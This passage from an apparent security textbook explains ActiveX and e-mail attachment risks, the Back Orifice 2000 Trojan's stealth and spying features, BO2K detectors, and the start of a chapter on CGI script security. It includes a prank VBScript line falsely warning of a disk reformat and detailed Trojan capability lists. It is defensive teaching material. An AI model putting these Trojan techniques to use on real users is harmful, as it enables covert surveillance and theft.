The ActiveX security model relies on users to make correct decisions about which programs to accept and which to reject. It comes down to whether the users trust the person or company whose signature is on the authentication certificate. Do they know enough about you to make that decision?

It really becomes dangerous for them when there is some flashy program they just have to see. It is human nature to think that if the last five ActiveX controls were all fine, then the sixth one will also be fine. Even nonmalicious ActiveX programs have the potential to be harmful if their security model is not sound. For example, the Shockwave player allows people to code multimedia content. If the Shockwave player allows programmed content to look at files on your hard drive (which I don't think it does), then anyone who makes content using the Shockwave control could also look at files.

Perhaps the biggest weakness of the ActiveX security model is that any control can do subtle actions on a computer, and the user would have no way of knowing. It would be very easy to get away with a control that silently transmitted confidential configuration information on a computer to a server on the Internet. These types of transgressions, while legally questionable, could be used by companies in the name of marketing research.

Technically, there have been no reported security holes in the ActiveX security implementation. In other words, no one has ever found a way to install an ActiveX control without first asking the user's permission. However, security holes can appear if you improperly create or implement an ActiveX control. Controls with security holes are called *accidental Trojan horses*. To this date, there have been many accidental Trojan horses detected that allow exploits by hackers.

Preinstalled ActiveX Controls

All Windows systems are shipped with certain ActiveX controls already installed. In one interesting case, HP Pavilion systems shipped with two problem controls already installed: the System Wizard Launch Control and the Registry Access Control. These controls have functions that allow reading and writing of hard drive data. This allowed hackers to send malicious mail to someone with Outlook Express, and as soon as the recipient opened the e-mail, the control could silently do any of the following:

- Install a computer virus or other software on a system.
- Disable Windows security checking, leaving the system open for future attacks.
- Steal files from the hard disk and silently upload them to a remote site.
- Delete any file from the local hard drive, including Windows system files, so that a system can no longer be booted.

The first item is especially interesting, as it allows such software as the Back Orifice 2000 remote installation install program to be executed on the user machine. Back Orifice allows complete control of another user's system. This leaves all the data and control of a user's machine completely open for someone else if there is a permanent connection to the Internet.

Buffer Overrun Error

There is a type of problem called a *buffer overrun* that seems to plague many ActiveX controls. The advisory and patches for the buffer overrun

bug were announced in the fourth quarter of 1999. The net result of this bug is that it allows arbitrary code to be executed on a user machine. A user might think that he or she is safe using code from well-respected companies such as Adobe or Microsoft, but controls such as the Acrobat Reader 4.0 control contained this bug.

The known problematic controls that are commonly preinstalled for Internet Explorer 4.*x* are listed in Table 3.4. These controls were marked safe, because it was thought that they did not allow direct access to the user's hard drive. The buffer overrun bug inadvertently allowed hard drive access, so they are in fact not safe.

Table 3.4 ActiveX "Buffer Overrun" Controls and the Associated File

Control Name	Filename	File Version
Acrobat Control for ActiveX	PDF.OCX	v1.3.188
Internet Explorer setup control	SETUPCTL.DLL	v1,1,0,6
Windows Eyedog control	EYEDOG.OCX	v1.1.1.75
MSN setup BBS control	SETUPBBS.OCX	v4.71.0.10
Windows HTML help control	HHOPEN.OCX	V1,0,0,1
Windows 98 Registration Wizard control	REGWIZC.DLL	v3,0,0,0

Intentionally Malicious ActiveX

If users change their Internet settings to low security, ActiveX controls could invisibly be installed on a user's PC through e-mail. The Chaos Computer Club (CCC) of Hamburg, Germany has created a series of highly malicious ActiveX controls. They are, of course, unsigned controls, so with the default settings in place, Outlook will completely disregard them. Only users who have intentionally, or inadvertantly, degraded the default security settings are vulnerable to attack by this means.

Unsafe for Scripting

If a control is inadvertently marked as "safe for scripting" when it is in fact not safe, security holes can be exploited. There have been at least

three ActiveX controls that were accidentally marked this way: Microsoft's Eyedog control, Scriptlet.typlib, and Windows 98 Resource Kit Launch Control. Microsoft acknowledged these problems and released a patch to deal with them.

ActiveX Security Precautions

Some people get annoyed with dialog boxes constantly popping up, so they change the Internet Options to allow all signed content. If a user fails to find a patch, he or she may delete the file associated with the control, but this is a messy solution that leaves entries in the Registry and could cause the user's system to produce errors. A user's best option may be to disable scripting code from having access to ActiveX content, in which case, no control could be accessed with script code.

Disabling an ActiveX Control

Microsoft Windows allows an ActiveX control to be disabled completely under Internet Explorer and Outlook/Outlook Express. A "kill bit" can be enabled under the Windows Registry that causes the ActiveX control to not run. This is different from revoking the "safe for scripting" option, which could still run the control depending on what the settings are.

However, Microsoft's solution is not easy. Users must find the CLSID in the Registry that corresponds to the ActiveX control they wish to disable. According to Microsoft, "To determine which CLSID corresponds with the ActiveX control that you want to disable, you must first remove all of the ActiveX controls that are currently installed, install the control that you want to disable, and then add the 'Kill Bit' to its CLSID." This is a tough step, since it isn't always possible to remove an ActiveX control.

E-Mail Attachments and Downloaded Executables

There are several files that can execute right from an attachment. In Windows, these files include executable binaries (.exe and .com), batch files (.bat), VBScript files (.vbs), and executable JAR files (.jar). If you

receive an attachment and select it, normally your e-mail program will prompt you with a warning and give you the option to save it or open it. Normally, you would not want to open an executable file right from your e-mail unless you were expecting it or if it is from someone you trust.

Files that end with vbs are VBScript files. These are much like batch files, except they are geared more toward the graphical user interface world of Windows, whereas batch files were geared more toward the DOS-based world. Creating a VBScript file is easy:

1. Open a text editor, and enter some text in the document, such as the following:

```
msgbox "Click OK to reformat hard drive."
```

2. Save the file using the .vbs extension.
3. Now you can double-click on the file to see the results.

The danger here, of course, is that someone will claim the file does one thing, when in fact it does something other than what you were expecting it to do. These types of attacks are called *Trojan horse attacks.* Once the executable is activated, it can install a virus or do something else malicious. These days, that "something else" can be quite sophisticated and scary.


Back Orifice 2000 Trojan

Back Orifice 2000, otherwise known as BO2K, is possibly the most intrusive Trojan ever developed. A hacker group called "The Cult of the Dead Cow" has developed this software as an open-source project. They claim that BO2K is a network administration tool, but it is more or less a screen to try to appear legitimate. If it is an admin tool, it does not need the multiple stealth features it has in order to evade detection. Also, it would inform the user before allowing an administrator to do anything so invasive as capture a desktop screenshot.

BO2K consists of three separate modules that, together, take control of a victim computer:

- The server is a small program that runs on a victim machine. The small exe file is about 112 kilobytes, which can grow depending on how many plug-ins are added to it. This small file is actually the server because once it is installed on a user machine, it sits waiting for the administrator to connect.
- The configuration tool is used to customize the Trojan executable (Figure 3.9). It can be tailored in many ways, such as installing itself automatically in the system folder when it is first run, or changing the name of the server file to something else in order to hide it.
- A graphical administration tool used for monitoring and controlling a system.

Figure 3.9 Customizing a Server



The amazing thing about this program is how professionally it is packaged and how easy it is to use—you would almost think that Microsoft programmed it. It comes complete with an Installation program, wizards for configuration, and the ability to add plug-ins. Open source really is an impressive concept. The unfortunate part of this is that people with limited knowledge of computers can wreak unlimited damage. Usually, there is some sort of correlation between computer knowledge and responsibility, but software such as this bypasses that completely.

All of BO2K's functions are controlled from the GUI. The list of abilities is quite extensive—some could conceivably be used for remote user administration, but many them are definitely there to cause a nuisance. There are over 70 individual commands available to the administrator of the server. Once a hacker has installed the small server file on a victim's machine, he or she can do any of the following:

- Reboot the victim machine.
- Lock up the victim machine.
- Grab all network passwords from the password buffer.
- Get machine information such as processor speed, memory, and disk space.
- Record all keystrokes the user types on the machine and view them at any time.
- Display a system message box.
- Redirect a system port to another IP address and port.
- Add and remove shared resources in Microsoft networking.
- Map and unmap resources to the network.
- Start, Kill, and List system processes. This includes shutting down any program the user has running.
- Complete editing and viewing rights to the user Registry.
- Play a selected wave file on the victim machine.
- Perform a screen capture of the desktop.
- List any video capture devices present, such as a digital camera. If one is present, the hacker can capture an avi movie from it, or a video still. This allows spying directly into the victim's room.
- Complete access to the user's hard drive and complete editing rights.
- Ability to shut down the server and have it remove itself from the system completely.

As you can appreciate, this gives hackers complete and absolute control over a victim machine. Once someone has installed the server to a machine, he or she will have more control over it than the owner does, to the extent that it's really not the owner's machine anymore. For example, one of the more innocent-looking features in the preceding list is the ability to redirect a port to another IP address and port. If someone was able to get BO2K onto a Web server machine, he or she could redirect all Web hits on that machine to another, perhaps more disreputable site on the Internet. Once this was accomplished, anyone going to your Web site would be redirected to the other.

BO2K also allows plug-ins, developed by third parties, to be used on the server side, client side, or both. Many third parties have taken up the call and developed some ingenious, albeit lethal, plug-ins. The plug-in modules allow for even greater functionality from the server or client. These include:

- See the user's desktop live through a small video stream.
- When the user logs on, it sends e-mail with the user's IP address to a selected e-mail address.
- Encrypt all network traffic from BO2K, so administrators can't detect it on their network.
- Piggyback BO2K into a machine by binding it to an existing program.
- Browse files in an explorer-like graphical user interface.
- View and edit the Registry in a graphical user interface.

Clearly, this goes beyond user administration. So why did they make it? One member who goes by the name of Sir Dystic says he wanted to raise awareness to the vulnerabilities that exist within the Windows operating system. He believes the best way to do this is by pointing out its weaknesses. Of course, this is like trying to raise awareness about the dangers of nuclear weapons by building some and handing them out on the street!

In terms of defense, so far there have not been any reports of BO2K being able to break through a firewall, and it is possible for a user to perform a check to see if it is installed on his or her machine, and delete it.

Protecting Your System from Mobile Code Attacks

There are two approaches to protecting against security threats. The first is to use knowledge and technical skill to manually protect user systems. For convenience sake, or if you just don't want to be bothered learning new skills, there are applications that exist that automatically deter security threats without needing a lot of technical knowledge. This is the second approach.

Security Applications

There is a whole industry of creating applications to combat security threats. Most people are familiar with virus scanners, perhaps the most popular security tool, but there are other applications as well. Let's explore some stand-alone applications that specifically address problems with mobile code attacks.


ActiveX Manager

The usual tool for registering and unregistering controls is the regsvr32. This command-line tool is very limited and doesn't provide very much information about the ActiveX controls on your system. A company called 4 Developers has developed a more advanced tool called ActiveX Manager (Figure 3.10) that will list all ActiveX controls on your machine and allow you to register or unregister them. Once it is unregistered, you can safely delete it, however you should not delete an ActiveX control unless you fully understand its use.

Back Orifice Detectors


There are several virus scanners on the market, such as McAfee, that claim to be able to detect BO2K, but many of these cost money, and you need to pay a yearly fee to obtain the current virus footprints. A free solution specifically exists called the BO2K Server Sniper by

Figure 3.10 ActiveX Manager by 4 Developers



Diamond Computer Systems of Australia (Figure 3.11). This small file will scan any drive, directory, or file for any files it thinks might be BO2K servers. It uses a pretty loose footprint to detect it, which means it will be more likely to detect variations of BO2K, but there is also the possibility of detecting a false signature.


Figure 3.11 BO2K Server Sniper



The BO2K Server Sniper will begin scanning your computer and bring up a list of possible BO2K servers, no matter what name they were changed to. It also detects plug-in files as well, but usually these are included within the server executable file, so it's a little redundant. You can select a possible file and find out more information about it (Figure 3.12).

This will tell you everything you need to know about how it was configured. You need to be somewhat familiar with BO2K in order to make sense of this information. For example, in Figure 3.12 at the bottom of the screen you can see what the filename was that the administrator decided to use for the server name (in this case, he or she kept the default of umgr32.exe). But what about finding out who installed it?

Figure 3.12 BO2K Server Sniper Information Window



Hackers will need to know your IP address in order to connect to the server on your system. Often, a hacker will just post the BO2K server file to Usenet newsgroups, so he doesn't know who ended up downloading and installing it. There is a plug-in for the server that will actually send an e-mail message to the hacker with your IP address once the server is activated. If the hacker has included a plug-in called Butt Trumpet 2000 (I apologize for the naming of these utilities—they are hackers, after all), you can actually open the server exe file with UltraEdit and view the hacker's e-mail address. I installed the BT2K plug-in and configured it to send the IP address to my mail address. In Figure 3.13, you can see the address on the right-hand side of the hex editor. To find the address, in UltraEdit select **Search**, **Find**, and enter **trumpet** as the find criteria (Figure 3.14). Make sure to select **Find ASCII**; otherwise, it will search through the hex code only.

Figure 3.13 Viewing an E-Mail Address from the BO2K Server





Figure 3.14 Searching for the Word *Trumpet* in the BO2K Server File



Once you have the hacker's e-mail address you might be able to make him sweat a little. If the hacker is knowledgeable, he may have used an anonymous e-mail server. If this is the case, he may be difficult or impossible to trace, but you can contact the ISP, the upstream provider, and your local federal agent, depending on the severity of the attack. In either case, you can have the satisfaction of e-mailing him and letting him know that you were too smart for him and that he has the possiblity of getting his account taken away for abuse of the terms of service.

- **BO2K Server Sniper** http://tds.diamondcs.com.au/bo2kss.exe
- **UltraEdit** www.ultraedit.com

Firewall Software

One of the main benefits of firewall software is that hacking programs such as Back Orifice 2000 cannot breach the firewall. Firewall software allows all ports to your computer to be blocked from the Internet. McAfee software provides a personal firewall for individual users. With this software, you can filter all of your applications, system services, and protocols, and restrict which ports you will allow them to use. You can also monitor all network connections. If an application tries to connect to the Internet, you will be informed, and can choose to allow or disallow this. The software is available for $19.95.


Web-Based Tools

Sometimes your best tool to combat security threat is the Internet. There are some tools written in HTML and scripting languages that help you to identify potential security problems on your machine. There are also many good sites on the Internet that provide security bulletins. We will now examine some of these Web-based tools.

Identifying Bad ActiveX Controls

Some intrepid security-minded users have figured out how to identify bad controls using Internet Explorer. The author has created an HTML document that uses VBScript to identify which problem controls are installed on a system. In my case, I had two controls that put me at extreme risk, and one control that put me in medium risk (Figure 3.15). According to the author of the Web page, with these controls, a programmer could install a virus on my PC, install a Trojan program on my machine, or access my hard drive. For ActiveX information, go to www.tiac.net/users/smiths/acctroj/axcheck.htm.

Figure 3.15 An HTML Page to Detect Bad ActiveX


ActiveX control
Risk
Windows HTML help control | More Info |
Not Found
Windows 98 registration wizard control | More Info |
Not Found
Windows 98 Image admin control from Kodak | More Info |
Not Found
Windows 98 Image edit control from Kodak | More Info |
Not Found
Internet Explorer 5 scriptlet typelib control | More Info |
Not Found
Internet Explorer digital certificate control | More Info |
Extreme
Windows Eyedog control | More Info |
Not Found
Internet Explorer setup control | More Info |
Not Found
MSN setup control | More Info |
Not Found
ISP SignupWizard launch control | More Info |
Not Found
Windows 98 ResKit launch control | More Info |
Not Found
Registry access control | More Info |
Not Found
Adobe Acrobat 4.0 ActiveX control | More Info |
Extreme
IE5 DHTML edit control | More Info |
Medium

Client Security Updates

The makers of popular Web-based applications usually keep sites dedicated specifically to keeping track of security issues. Whenever a new threat is exposed, you can usually read about it here:

- **Microsoft Security Site** www.microsoft.com/security
- **Netscape Security Center** www.netscape.com/security

Summary

Mobile code is a great thing for adding powerful features and content, but it has its drawbacks. E-mail goes directly to a specific address, so with these methods, a hacker can target a single organization or even a single person. The types of mobile code discussed in this chapter all have had some thought put into making them secure, but the technology is so complex that security holes have been found in every one. Even greater risks are introduced when two or more types of mobile code are allowed to interact with each other. Individually, they might be fairly safe, but when working in cooperation, they can cause loopholes in the security. VBScript and ActiveX are especially scary when they are used together, but new additions to Microsoft's e-mail clients are addressing these issues.

The threats diminish as the products become maturer and as possible vulnerabilities are patched; however, end-users' confidence should always, for their own sake, remain somewhat on the cautious side. There are users who will ignore the options given them for enabling security alerts or methods that disable suspicious code, but this is nothing to fall back on. Administrators face tremendous risks when knowingly working with Office documents that have macros, downloading software, configuring their browser and Web server, and when setting policies that restrict workers' flexibility. It is not easy for administrators and end users to protect themselves from mobile code, even with firewalls and virus protection. They may elect to neutralize or disable all macros, Java, JavaScript, VBScript, and ActiveX controls.

To gain the confidence of your end user in your code and in your company, and for users to enjoy the benefits of the features you want to offer them, you must understand and then transcend the obstacle of trust; security measures such as authentication certificates rely purely on the users' discretion and their sense of trust. If your code is not signed, does not have a valid certificate, or is not marked safe for scripting, it may be denied or even crash the user's browser.

Solutions Fast Track

Recognizing the Impact of Mobile Code Attacks

- ☑ Browser attacks can occur by visiting Web pages. As soon as an HTML Web page appears, the mobile code will automatically begin executing on the client system.
- ☑ Mail client attacks occur when a piece of e-mail is sent using HTML-formatted messages. Once the message is opened or viewed in the preview window, it will begin executing.
- ☑ Documents can contain small pieces of code called macros that may execute when a document is opened. This code has the power to be damaging, since it has access to many system resources.

Identifying Common Forms of Mobile Code

- ☑ VBScript and Microsoft JScript allow interaction with ActiveX controls, which can cause security problems if the ActiveX control allows access to restricted system resources.
- ☑ The ActiveX security mechanism contains unsafe code by asking users if they wish to allow the ActiveX control to be installed.
- ☑ Java applets are the safest type of mobile code. To date, there have been no serious security breaches due to Java applets.
- ☑ The greatest threat from e-mail attachments is Trojan programs that claim they do one thing, when in fact, they do something malicious.

Protecting Your System from Mobile Code Attacks

- ☑ There are two approaches to protecting against security threat. One is to use knowledge and technical skill to manually protect user systems. The second is to use security applications designed specifically to automatically deter security threats.
- ☑ Different types of security applications include virus scanners, Back Orifice detectors, firewall software, Web-based tools, and client security updates.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Why *wouldn't* a user trust my plug-in or ActiveX program, if there have been so few malicious mobile code programs?

A: Hackers could create more malicious programs if they chose to. Most good security guidelines encourage caution because, really, there's no way for a user to be 100-percent sure that your program is not going to be flawed or compromised in some way, even if it was *meant* to be secure.

Q: Will a user perceive Java to be more secure than ActiveX?

A: It depends on the user's risk level and awareness. ActiveX relies on a person's judgment as to whether he or she decides to accept the program based on the digital signature. With Java, the user is trusting that the security of the sandbox technology has not broken down.

Q: What is the difference between JScript and JavaScript?

A: JScript is Microsoft's version of JavaScript. The main difference between JScript and JavaScript is that JScript can interact with Microsoft ActiveX components the same way VBScript does.

Q: Can a user uninstall my ActiveX control?

A: ActiveX controls must have an uninstall feature (a user would go to **Start | Settings | Control Panel | Add/Remove Programs**). Some, such as Shockwave, appear in the Windows directory under "Downloaded program files" that would be right-clicked to be removed. Otherwise, there is no formal way to remove most ActiveX controls.

Chapter 4

Vulnerable CGI Scripts

Solutions in this chapter:

- What Is a CGI Script, and What Does It Do?
- Break-Ins Resulting from Weak CGI Scripts
- Languages for Writing CGI Scripts
- Advantages of Using CGI Scripts
- Rules for Writing Secure CGI Scripts

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

As a programmer working on a Web application, you already know that if you want your site to do something such as gather information through forms or customize itself to your users, you will have to go beyond Hypertext Markup Language (HTML). You will have to do Web programming, and the most common form used today is Common Gateway Interface (CGI). CGI applies rules for running external programs in a Web HTTP server. External programs are called *gateways* because they open outside information to the server.

There are other ways to customize or add client activity to your Web site. You could use JavaScript, which is a client-side scripting language. If, as a developer you are looking for quick and easy interactive changes to your Web site, then CGI is the way to go. A common example of CGI would be a "visitor counter" on a Web site. CGI can do just about anything to make your Web site more interactive. CGI can grab records from a database, use incoming forms, save data to a file, or return information to the client side, just to name a few features. As a developer, you have numerous choices for which language to write your CGI scripts in—Perl, Java, and C++ are a just a few of the choices.


Of course, you have to consider security when working with CGI. Vulnerable CGI programs are attractive to hackers because they are simple to locate, and they operate using the privileges and power of the Web server software itself. A poorly written CGI script can open your server to hackers. With the assistance of whisker, a hacker could potentially exploit CGI vulnerabilities. The whisker was designed specifically to scan Web servers for known CGI vulnerabilities. Poorly coded CGI scripts have been among the primary methods used for obtaining access to firewall-protected Web servers. However, any hacker tool can be used by developers and Webmasters to their own benefit.

What Is a CGI Script, and What Does It Do?

CGI is used by Web servers to connect to external applications. It provides a way for data to be passed back and forth between the visitor to a site and a program residing on the Web server. In other words, CGI acts as a middleman, providing a communication link between the Web server and an Internet application. With CGI, a Web server can accept user input, and pass that input to a program or script on the server. In the same way, CGI allows a program or script to pass data to the Web server, so that this output can then be passed on to the user.

To illustrate how CGI works, let's look at Figure 4.1. In this graphic, we can see that there are a number of steps that take place in a common CGI transaction. Each of these steps is labeled numerically, and is explained in the paragraphs that follow.

Figure 4.1 Steps Involved in a Common CGI Program



In Step 1, the user visits the Web site, and submits a request to the Web server. For example, let's say the user has subscribed to a magazine, and wants to change his or her subscription information. The user enters an account number, name, and address into a form on a Web page, and then clicks **Submit**. This information is sent to the Web server for processing.

In Step 2, CGI is used to have the data processed. Upon receiving the updated data, the Web server identifies the submitted data as a CGI request. Using CGI, the form data is passed to an external application. Because CGI communicates over the Hypertext Transfer Protocol (HTML), which is part of the TCP/IP protocol suite, the Web server's CGI support uses this protocol to pass the information on to the next step.

Once CGI has been used to pass the data to a separate program, the application program then processes it. Our program may simply save it to the database, overwriting the existing data, or compare the data to existing information before it is saved. What exactly happens at this point (Steps 3 and 4) depends on the Internet application. If the CGI application simply accepts input, but doesn't return output, then this may be where our story ends. While many CGI programs will accept input and return output, some may only do one or the other. There are no hard-and-fast rules regarding the behavior of programs or scripts, as they will perform the tasks you design them to perform, which is no different from non-Internet applications that you buy or program for use on your network.

If the application returns data, then Step 5 takes place. For our example, we'll assume that it has read the data that was saved to the database, and returns this to the Web server in the form of a Web page. In doing so, the CGI is again used to return data to the Web server.

Step 6 finalizes the process, and has the Web server returning the Web page to the user. The HTML document will be displayed in the user's browser window. In doing so, it allows the user to see that the process was successful, and will allow the user to review the saved information for any errors.

In looking at how CGI works, you may have noticed that almost all of the work is done on the Web server. Except for submitting the request and receiving the output Web page, the Web browser is left out of the CGI process. This is because CGI uses server-side scripting and programs. Code is executed on the server, so it doesn't matter what type of browser the user is using when visiting your site. Because of this, the user's Internet browser doesn't need to support CGI, or need special

software for the program or script to execute. From the user's point of view, what has occurred is no different from clicking on a hyperlink to move from one Web page to another.

NOTE

In discussing CGI programs and CGI scripts, it isn't unusual for people to believe that CGI is a language used to create the Internet application—this couldn't be further from the truth. You don't write a program in the CGI language, because there's no such thing. As we'll see later in this chapter, there are a number of languages that can be used in creating a CGI program, including Perl, C, C++, Visual Basic, and others.

CGI isn't the program itself, but the medium used to exchange information between the Web server and the Internet application or script. The best way to think of CGI is as a middleman that passes information between the Web server and the Internet application. It passes data between the two, much the same way a waiter passes food between a chef and the customer. One provides a request, while the other prepares it—CGI is the means by which the two receive what is needed.


Typical Uses of CGI Scripts

CGI programs and scripts allow you to have a site that provides functionality that's similar to a desktop application. By itself, HTML can only be used to create Web pages that display the information that is specified when the Web page is created. It will show the text that was typed in when the page was created, and various graphics that you specified. CGI allows you to go beyond this, and takes your site from providing static information to being dynamic and interactive.

CGI can be used in a number of ways. An example of CGI, shown in Figure 4.2, is its use by eBay, the online auction house. It uses CGI to

process bids, and process user logons to display a personal Web page of purchases and items being watched during the bidding process. This is similar to other sites that use CGI programs to provide *shopping carts*, CGI programs that keep track of items a user has selected to buy. Once the users decide to stop shopping, these customers use another CGI script to "check out" and purchase the items.

Figure 4.2 eBay's Use of CGI for Its Online Auctions



While sites such as eBay and e-commerce sites may use more complex CGI scripts and programs for making transactions, there are also a number of other common uses for CGI on the Web, including counters, which show the number of users who have visited a particular site. Each time a Web page is accessed, a CGI script is run that increments the counter number by one. This allows Webmasters to view how often a particular page is viewed, and the type of content that is being accessed most often.

Guest books and chatrooms are other common uses for CGI programs. Chatrooms allow users to post messages, and chat with one another online. This allows users to exchange information, without having to exchange personal information. This provides autonomy to the

users, while allowing them to discuss topics in a public forum. Guest books allow users to post their comments about the site to a Web page. Users enter their comments and personal information (such as their name and/or e-mail address). Upon clicking **Submit**, the information is appended to a Web page, and can be viewed by anyone who wishes to view the contents of the guest book.

Another popular use for CGI is comment or feedback forms, which allow users to send e-mail to voice their concerns, praise, or criticisms about your site or your company's product. In many cases, companies will use these for customer service, so that customers have an easy way to contact a company representative. Figure 4.3 shows a form that is used to solicit feedback from visitors. Users enter their name, e-mail address, and comments on this page. When they click **Send**, the information is sent to a specific e-mail address.

